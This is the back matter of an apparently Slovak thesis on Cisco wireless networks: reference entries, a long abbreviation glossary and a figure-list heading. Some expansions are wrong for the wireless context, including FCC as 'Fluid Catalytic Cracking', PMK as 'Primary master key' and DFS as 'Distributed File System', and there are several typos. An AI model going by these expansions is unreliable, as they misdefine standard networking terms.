[10] Cisco Unified Wireless Technology and Architecture. San Jose, 2018. Dostupné také z: https://www.cisco.com/en/US/docs/solutions/Enterprise/Mobility/emob30dg/TechArch.html

[11] Cisco Packet Tracer. San Jose, 2018. Dostupné také z: https://www.cisco.com/c/dam/en_us/training-events/netacad/course_catalog/docs/Cisco_PacketTracer_DS.pdf

[12] An Overview of Wireless Protected Access 2 (WPA2): A Beginner's Guide to WPA2 and How It Works. New York, 2017. Dostupné také z: https://www.lifewire.com/what-is-wpa2-818352.

[13] Advanced Encryption Standard: Operation of AES. In: *Tutorialspoint* [online]. Madhapur, Hyderabad: Simply Easy Learning, 2018 [cit. 2018-05-15]. Dostupné z: https://www.tutorialspoint.com/cryptography/advanced_encryption_standard.htm

[14] Cisco IOS Security Configuration Guide, Release: Configuring RADIUS. 12.2. San Jose, 2018. Dostupné také z: https://www.cisco.com/c/en/us/td/docs/ios/12_2/security/configuration/guide/fsecur_c/scfrad.html

ZOZANAM POUŽITÝCH SYMBOLOV A SKRATIEK

AAA	Authentication, Authorization, Accounting
ASCII	American Standard Code for Information Interchange
ADSL	Asymmetric Digital Subscriber Line
AES	Advanced Encryption Standard
AP	Access point
AWPP	Adaptive Wireless Path Protocol
CPU	Central processing unit
BSSID	Basic Service Set IDentification
CRC	Cyclic redudancy chceck
CSMA/CA	Carrier Sense Multiple Access with Collision Avoidance
CSMA/CD	Carrier Sense Multiple Access with Collision Detection
DFS	Distributed File System
DHCP	Dynamic Host Configuration Protocol
DoS	Denial of service
DSSS	Direct sequence spread spectrum
EAPoL	Extensible Authentication Protocol over LAN
ERP	Enterprise resource planning
ESS	Extended service set
FCC	Fluid Catalytic Cracking
Ghz	Gigahertz
IAPP	Inter-Access Point Protocol
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IoT	Internet of Things

IP	Internet Protocol
IPv4	Internet Protocol version 4
IPsec	Internet Protocol Security
LAN	Local area Network
LWAPP	Lightweight Access Point Protocol
MAC	Media Access control
MAP	Mesh Access Point
Mb/s	Megabit per second
MCS	Modulation and Coding Scheme
MIC	Message Integrity Check
MIMO	Multiple-input and multiple-output
MRC	Maximal-ratio Combining
MU-MIMO	Multi-user MIMO
mW	Milliwatt
NAT	Network address translation
Ns	Nanosecond
OFDM	Orthogonal Frequency Division Multiplexing
PEAP	Protected Extensible Authentication Protocol
PMK	Primary master key
PSK	Pre-shared key
QoS	Quality of service
QPSK	quadrature phase-shift keying
PEAP	Protected Extensible Authentication Protocol
RADIUS	The Remote Authentication Dial-In User Service
RAP	Root Ap
RC4	Rivest Cipher 4

RF	Radio frequency
RTC/CTS	Request to Send and Clear to Send
SNR	Signal-to-noise ratio
SOHO	Small office home Office
SSID	Service Set Identifier
TxBF	Transmit Beamforming
TACACS+	Terminal Access Controller Access-Control System
TKIP	Temporal Key Integrity Protocol
TCP	Transmission Control Protocol
TPS	Threat Protection System
VPN	Virtual Private Network
WAN	Wide Area network
WAVE	Wide Area Virtualization Engine
WEP	Wired Equivalent Privacy
WLAN	Wirelless local area network
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access II
XOR	eXcusive OR

ZOZNAM OBRÁZKOV